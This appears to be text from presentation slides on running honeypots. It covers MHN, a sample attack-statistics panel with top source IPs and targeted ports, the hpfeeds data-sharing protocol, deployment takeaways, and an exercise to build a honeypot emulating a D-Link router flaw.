
Simplifies task of deploying and managing honeypots

Collecting and analysing data

Low-interaction honeypots only

Deploy scripts for various honeypots already, sends data back to a central server






MHN



Attack Stats

Attacks in the last 24 hours: **13,117**

TOP 5 Attacker IPs:

1.  **46.165.209.19 (3,701 attacks)**
2.  **199.83.94.150 (917 attacks)**
3.  **69.64.34.183 (735 attacks)**
4.  **217.66.234.149 (529 attacks)**
5.  **199.115.117.69 (277 attacks)**

TOP 5 Attacked ports:

1. **5060 (6,121 times)**
2. **3306 (1,492 times)**
3. **3128 (1,113 times)**
4. **1433 (545 times)**
5. **8080 (332 times)**

DATA FROM MULTIPLE SENSORS

So, now we have sensors

But then how do we co-relate and store all the data at one place?

Need centralized storage, processing and visualisation

Options could be

- . RabbitMQ
- . Filebeat by Elastic (lightweight log shipper)
- . Hfeeds
- . Other?

HPFEEDS

Generic authenticated datafeed protocol by The HoneyNet Project

Divided into 3 parts: *publisher*, *broker* and *subscriber*.


hpfeeds3 is a Python2/3 implementation currently in use.

Ability to create different channels with varying access levels (subscribe only, publish only, etc.)


Scripts/plugins already available for popular honeypots

Can also be used for sharing intelligence with community/clients.


HPFEEDS




HONEYNET ARCH



HONEYNET ARCH



HONEYNET ARCH



TAKEAWAYS

Keep it trendy

Patch, Patch, Patch!

Spend some time to tune it to your needs

Deploy fast and deploy more

Integrate with services for context and making information actionable

Planning is important in terms of location, fake data presented, to avoid suspicion.

Use open-source/free tools to stay up in the game (docker, ELK, honeypots, hpfeeds/filebeat etc.)

BONUS EXERCISE

Write a honeypot to emulate the bug disclosed in D'Link routers, as mentioned in this advisory - <http://www.s3curity.de/mladv2013-003>

THANK YOU!